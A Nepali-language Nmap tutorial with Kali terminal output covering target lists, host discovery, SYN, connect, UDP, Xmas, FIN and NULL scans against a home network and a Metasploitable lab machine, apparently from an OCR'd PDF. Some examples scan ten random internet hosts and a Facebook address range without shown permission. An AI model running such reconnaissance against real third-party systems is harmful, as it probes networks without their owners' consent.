


```
kali@kali:~$ cat target.ip
metasploitable.local
192.168.0.1
192.168.0.101
```

हामीले तीनवटा IP र Domain को सूची सिर्जना गरी यसलाई target.ip भन्ने फायलमा save गरेर राखेका छौं जुन माथि चित्रमा देख्न सक्छौं।

१.३ Input from list of Host

```
kali@kali:~$ nmap -iL target.ip
```



```
kali@kali:~$ nmap -iL target.ip
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 05:19 EDT
Nmap scan report for 192.168.0.1
Host is up (0.016s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1900/tcp  open  upnp
49152/tcp open  unknown

Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0044s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 3 IP addresses (2 hosts up) scanned in 1.87 seconds
```

चित्रमा देख्न सक्छौं, target.ip मा राखेको list Nmap मा पास गराएपछि हामीले थाहा पाउँदछौं कि तीन मध्ये एक host नेटवर्कमा जडित छैन त्यसैले परिणामस्वरूप दुई host ip मात्र स्क्यान हुन्छ ।

१.४ Nmap द्वारा random targets छनोट

```
kali@kali:~$ nmap -iR 10 -v
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 05:58 EDT
Initiating Ping Scan at 05:58
Scanning 10 hosts [2 ports/host]
Verbosity Increased to 2.
Verbosity Increased to 3.
Verbosity Increased to 4.
Stats: 0:00:05 elapsed; 0 hosts completed (0 up), 10 undergoing Ping Scan
Ping Scan Timing: About 92.50% done; ETC: 05:58 (0:00:00 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 10 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 05:58 (0:00:00 remaining)
Completed Ping Scan at 05:58, 6.64s elapsed (10 total hosts)
Initiating Parallel DNS resolution of 10 hosts. at 05:58
Completed Parallel DNS resolution of 10 hosts. at 05:58, 13.00s elapsed
DNS resolution of 1 IPs took 13.00s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Nmap scan report for 45.182.248.110 [host down]
Nmap scan report for 75.220.255.233 [host down]
Nmap scan report for 155.171.217.183 [host down]
Nmap scan report for 209.15.42.152 [host down]
Nmap scan report for 129.126.84.192 [host down]
Nmap scan report for 197.32.60.51 [host down]
Nmap scan report for 169.97.21.41 [host down]
Nmap scan report for 151.181.127.11 [host down]
Nmap scan report for 201.89.155.205 [host down]
Initiating Connect Scan at 05:58
Scanning 209.66.61.55 [1000 ports]
Discovered open port 80/tcp on 209.66.61.55
Discovered open port 3306/tcp on 209.66.61.55
Increasing send delay for 209.66.61.55 from 0 to 5 due to 55 out of 183 dropped probes since last increase.
Increasing send delay for 209.66.61.55 from 5 to 10 due to max_successful_tryno increase to 4
Increasing send delay for 209.66.61.55 from 10 to 20 due to max_successful_tryno increase to 5
Completed Connect Scan at 05:59, 41.12s elapsed (1000 total ports)
Nmap scan report for 209.66.61.55
Host is up (0.34s latency).
Scanned at 2020-09-10 05:58:38 EDT for 60s
Not shown: 996 closed ports
PORT      STATE     SERVICE
25/tcp    filtered  smtp
80/tcp    open       http
646/tcp   filtered ldp
3306/tcp  open       mysql

Read data files from: /usr/bin/../share/nmap
Nmap done: 10 IP addresses (1 host up) scanned in 60.83 seconds
```

माथिको चित्रमा हामीले कुनै पनि १० वटा ip स्क्यान गर्ने प्रयास गरेका छौं जुन Nmap को -iR switch ले नै randomly generate गर्दछ ।

```
kali@kali:~$ nmap -iR 10 -v
```

२. Nmap Host Discovery

Active host र त्यस host मा run भएको service हरूको खोजी नै यही Host Discovery हो।

```
kali㉿kali:~
```

File Actions Edit View Help

HOST DISCOVERY:

- sL: List Scan - simply list targets to scan
- sn: Ping Scan - disable port scan
- Pn: Treat all hosts as online -- skip host discovery
- PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
- PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
- PO[protocol list]: IP Protocol Ping
- n/-R: Never do DNS resolution/Always resolve [default: sometimes]
- dns-servers <serv1[,serv2], ... >: Specify custom DNS servers
- system-dns: Use OS's DNS resolver
- traceroute: Trace hop path to each host

Information gathering गर्ने चरणमा ,उदाहरणका लागि Black Hat सँग Domain र Sub-Domain को विशाल list हुन्छ। Host Discovery प्रक्रियामा हामीलाई त्यो list मा भएको Host वा Domain हरु चलिरहेको छ वा छैन साथै ती host हरु एक Active Host हो हैन भनेर पत्ता लगाउनमा मद्दत गर्दछ।

```
kali㉿kali:~$ nmap 192.168.0.104
```

Starting Nmap 7.80 (https://nmap.org) at 2020-09-11 03:20 EDT

Nmap scan report for metasploitable.local (192.168.0.104)

Host is up (0.0023s latency).

Not shown: 977 closed ports

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

जब Nmap मा कुनै होस्ट डिस्कवरी options हरु जस्तै -sL/-sn/-Pn उल्लेख गरिएको हुँदैन त्यसबखत, NMAP ले पृष्ठभूमि (background) मा निम्न चीजहरु गर्दछ :

- ICMP echo अनुरोध (request) पठाउँदछ
 - TCP SYN प्याकेट पोर्ट 443 मा पठाउँदछ
 - TCP ACK प्याकेट पोर्ट 80 पठाउँदछ
 - Local नेटवर्कमा एआरपी (ARP) request पठाउँदछ

यदि Nmap ले ती कुनै पनि माथि दिईएको option बाट जवाफहरू (response) प्राप्त गर्दछ भने त्यस host लाई active host भनेर बुझिन्छ र अब port scanning गर्नतिर लाग्न सकिन्छ ।

۲.۳ List Scan (-sL)

```
kali㉿kali:~$ nmap facebook.com/24 -sL
```

```
File Actions Edit View Help
kali@kali:~ kali@kali:~ [x] [x]


kali@kali:~$ nmap facebook.com/24 -sL
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 03:43 EDT
Nmap scan report for 157.240.198.0
Nmap scan report for livestream-edgetee-upload-shv-01-del1.facebook.com (157.240.198
.1)
Nmap scan report for 157.240.198.2
Nmap scan report for edge-fblite-ws-p1-shv-01-del1.facebook.com (157.240.198.3)
Nmap scan report for 157.240.198.4
Nmap scan report for edge-resolver002-bgp-01-del1.facebook.com (157.240.198.5)
Nmap scan report for edge-resolver001-bgp-01-del1.facebook.com (157.240.198.6)
Nmap scan report for 157.240.198.7
Nmap scan report for intern-managed-client-shv-01-del1.facebook.com (157.240.198.8)
Nmap scan report for edge-video-shv-01-del1.fbcnd.net (157.240.198.9)
Nmap scan report for edge-msgr-latest-shv-01-del1.facebook.com (157.240.198.10)
Nmap scan report for 157.240.198.11
Nmap scan report for edge-latest-shv-01-del1.facebook.com (157.240.198.12)
Nmap scan report for edge-shortwave-shv-01-del1.facebook.com (157.240.198.13)
Nmap scan report for edge-atlas-shv-01-del1.facebook.com (157.240.198.14)
Nmap scan report for xx-fbcndn-shv-01-del1.fbcnd.net (157.240.198.15)
Nmap scan report for edge-secure-shv-01-del1.facebook.com (157.240.198.16)
Nmap scan report for edge-star-shv-01-del1.facebook.com (157.240.198.17)
Nmap scan report for edge-extern-shv-01-del1.facebook.com (157.240.198.18)
Nmap scan report for secure-edge-latest-shv-01-del1.facebook.com (157.240.198.19)
Nmap scan report for edge-services-shv-01-del1.facebook.com (157.240.198.20)
Nmap scan report for 157.240.198.21
Nmap scan report for edge-tcp-tunnel-shv-01-del1.facebook.com (157.240.198.22)
Nmap scan report for edge-mqqt-latest-shv-01-del1.facebook.com (157.240.198.23)
Nmap scan report for 157.240.198.24
Nmap scan report for edge-z-p1-shv-01-del1.facebook.com (157.240.198.25)
Nmap scan report for edge-stun-shv-01-del1.facebook.com (157.240.198.26)
Nmap scan report for edge-fblite-tcp-p1-shv-01-del1.facebook.com (157.240.198.27)
Nmap scan report for livestream-edgetee-upload-staging-shv-01-del1.facebook.com (157
.240.198.28)
```

फिगरमा देखाइए जस्तै, -sL ले reverse DNS lookup गर्छ र हामीलाई dns name बताउँछ ।

२.२ Ping Scan (-sn)

यस “-sn” switchलाई no port स्क्यान (scan)को रूपमा पनि चिनिन्छ । यसले Nmap लाई Alive होस्ट (host) पत्ता लागेपछि पोर्ट स्क्यान अगाडि नबढाउन आदेश दिन्छ ।

```
kali@kali:~$ nmap 192.168.0.1/24 -sn
```



```
kali@kali:~$ nmap 192.168.0.1/24 -sn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 03:54 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0015s latency).
Nmap scan report for 192.168.0.101
Host is up (0.00064s latency).
Nmap scan report for 192.168.0.102
Host is up (0.085s latency).
Nmap scan report for 192.168.0.103
Host is up (0.00030s latency).
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0073s latency).
Nmap scan report for 192.168.0.109
Host is up (0.019s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.76 seconds
```

२.३ Skip host discovery (-Pn)

यसले host discovery लाई skip गरेर direct port scan गर्न लगाउँछ अर्थात् सबै होस्टहरू अनलाइनको रूपमा व्यवहार गर्दछ र सिधै port scan गर्दछ ।

```
kali@kali:~$ nmap 192.168.0.103-105 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 04:09 EDT
Nmap scan report for 192.168.0.103
Host is up (0.00036s latency).
All 1000 scanned ports on 192.168.0.103 are closed

Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0017s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap scan report for 192.168.0.105
Host is up.
All 1000 scanned ports on 192.168.0.105 are filtered

Nmap done: 3 IP addresses (3 hosts up) scanned in 3.86 seconds
```

kali@kali:~\$ nmap 192.168.0.101-104 -Pn

माथि उल्लेखित command हरूले 192.168.0.101 देखि 104 , तीनओटा ip सबैको पोर्ट स्क्यान host alive वा dead जस्तो अवस्था भएपनि गर्दछ । संक्षिप्तमा भन्नु पर्दा -Pn ले सबै होस्टलाई अनलाइनको रूपमा व्यवहार गर्दछ र सिधै पोर्ट स्क्यानिङ गरिदिन्छ ।

3 NMAP Scan Technique

Host discovery stage पूरा भएपछि Nmap पोर्ट स्क्यान गर्न लाग्दछ । Nmap ले default शीर्ष (top) १००० पोर्टहरू स्क्यान गर्दछ ।

Scan technique हरू तल उल्लेख गरिएको छ:


३.१ TCP SYN/Connect()/ACK/Window/Maimon scans

३.१.१ TCP SYN scan

यो स्क्यान Technique, Half Open स्क्यानको रूपमा पनि चिनिन्छ किनकी हामी host सँग Full TCP connection गर्दैनौ। हामी target मा connection open गराउन को लागी SYN प्याकेट(packet) पठाउँछौं तर complete connection भने गर्दैनौ। SYN प्याकेटबाट आएको response लाई निम्न तरिकाले Analysis गर्छौं:

- SYN-ACK आएको खण्डमा port listening गर्दैछ भनेर बुझौं
- RST आएको खण्डमा port listening गरिरहेको छैन भनेर बुझौं

यदि हामी “-sS” प्रयोग गर्दैनौ भने पनि, Nmap ले यो switch default प्रयोग गर्दछ ।



```
kali㉿kali: ~
File Actions Edit View Help
root@kali:~# nmap -sS 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 06:58 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0095s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1900/tcp  open  upnp
49152/tcp open  unknown
MAC Address: F4:F2:6D:EE:21:6A (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
root@kali:~#
```

```
$ nmap -sS 192.168.0.1
```

३.१.२ TCP Connect() Scan

```
kali㉿kali:~$ nmap -sT 192.168.0.1 -v
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 07:10 EDT
Initiating Ping Scan at 07:10
Scanning 192.168.0.1 [2 ports]
Completed Ping Scan at 07:10, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:10
Completed Parallel DNS resolution of 1 host. at 07:10, 0.00s elapsed
Initiating Connect Scan at 07:10
Scanning 192.168.0.1 [1000 ports]
Discovered open port 80/tcp on 192.168.0.1
Discovered open port 22/tcp on 192.168.0.1
Discovered open port 49152/tcp on 192.168.0.1
Discovered open port 1900/tcp on 192.168.0.1
Completed Connect Scan at 07:10, 0.23s elapsed (1000 total ports)
Nmap scan report for 192.168.0.1
Host is up (0.012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1900/tcp  open  upnp
49152/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

Connect() scan गर्नको लागि syn स्क्यान भन्दा बढी समय लाग्दछ एवं बढी noise generate गर्दछ , त्यसकारण Target Host मेशिनमा हाम्रो fingerprint पनि बस्ते सम्भावना धेरै हुन्छ । त्यसैले यो खतरनाक हुन सक्दछ । यो scan technique द्वारा tcp port मात्रै खोज्न सकिन्छ , udp को port भने खोज्न सकिँदैन ।

३.२ UDP Scan

सब भन्दा interesting सेवाहरू (services) udp मा भन्दा tcp मा हुन्छ । UDP scanningले TCP scanning भन्दा धेरै समय लिन्छ र यसको scanning technique जटिल पनि छ ।

```
kali@kali:~
```

```
File Actions Edit View Help
```

```
root@kali:~# nmap -sU 192.168.0.1 -p53
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 07:40 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0020s latency).

PORT      STATE SERVICE
53/udp    open  domain
MAC Address: F4:F2:6D:EE:21:6A (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

```
$ nmap -sU 192.168.0.1 -p53
```

Udp scanning मा बढी समय लाग्ने भएकोले माथि चित्रमा हामी केवल udp पोर्ट (port) 53 मातै स्क्यान गरेका छौं।

TCP र UDP दुबै port स्क्यान गर्न हामी तल दिइएको कमाण्ड प्रयोग गर्न सक्छौं

```
nmap -sU -sT <target_ip>
```


```
Host is up (0.0074s latency).
Not shown: 978 closed ports
PORT      STATE      SERVICE
53/udp    open       domain
67/udp    open|filtered dhcps
158/udp   open|filtered pcmail-srv
786/udp   open|filtered concert
1900/udp  open|filtered upnp
1901/udp  open|filtered fjiicl-tep-a
8000/udp  open|filtered irdmi
16970/udp open|filtered unknown
17331/udp open|filtered unknown
18228/udp open|filtered unknown
18987/udp open|filtered unknown
20309/udp open|filtered unknown
21016/udp open|filtered unknown
30365/udp open|filtered unknown
31337/udp open|filtered BackOrifice
34862/udp open|filtered unknown
37602/udp open|filtered unknown
43370/udp open|filtered unknown
45722/udp open|filtered unknown
49156/udp open|filtered unknown
49171/udp open|filtered unknown
55043/udp open|filtered unknown
MAC Address: F4:F2:6D:EE:21:6A (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 9262.61 seconds
```

```
$ nmap -sU 192.168.0.1
```

Scan गर्ने बेलामा Exploitable udp port हरु स्क्यानिंग गर्न बिसनु हुँदैन ।

३.३ TCP Null, FIN, and Xmas scans



३.३.१ XMAX Scan

XMAS scan गर्दा समग्र FIN, URG, र PSH flag सहितको प्याकेट पठाउँदछ । यदि पोर्ट खुला छ भने, कुनै प्रतिक्रिया (response) आउँदैन; तर यदि पोर्ट बन्द (closed) छ भने RST / ACK प्याकेट target system द्वारा हामीलाई आउँदछ । लक्षित प्रणालीहरु सरल रूपमा अभ्यास गर्नकोलागि TCP/IP को RFC 793 implementation हुन जरुरी पर्दछ ।


३.३.२ FIN Scan

FIN स्क्यान XMAS स्क्यान जस्तै हुन्छ तर FIN Flag set मात्रै पठाउँदछ | Port Open वा Closed कुन अवस्थामा छ भन्ने बुझ्नको लागि XMAX Scan को जस्तो response आउँदछ ।

३.३.३ NULL scan

यसले Packet Target Host मा Flag set बिना पठाउँदछ । अर्थात् Null Scanले TCP segments प्याकेट हेडर (packet header)मा Flag Set बिना पठाउँछ ।

४ Port Specification and Scan Order



A screenshot of a terminal window titled 'kali@kali: ~'. The window shows the following text:

```
File Actions Edit View Help

PORT SPECIFICATION AND SCAN ORDER:
-p <port ranges>; Only scan specified ports
  Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
--exclude-ports <port ranges>; Exclude the specified ports from scanning
-F; Fast mode - Scan fewer ports than the default scan
-r; Scan ports consecutively - don't randomize
--top-ports <number>; Scan <number> most common ports
--port-ratio <ratio>; Scan ports more common than <ratio>
```

Nmap को “-p” स्विचमा हामीले धेरै option हरु माथि चित्र बाट प्रस्त देख्न सक्छौं ।

```
kali㉿kali:~$ nmap 192.168.0.104 -p1-1000
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 22:10 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0016s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

\$ nmap 192.168.0.104 -p1-1000

माथिको चित्रमा हामीले १ देखि १००० सम्म चलिरहेका होस्ट आईप्स स्क्यान गर्न प्रयास गरेका छौं र परिणामहरू हामीले निर्दिष्ट गरेको दायरा भित्रै छन्।

```
kali㉿kali:~$ nmap 192.168.0.104 -p1000-10000
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 22:18 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0016s latency).
Not shown: 8987 closed ports
PORT      STATE SERVICE
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
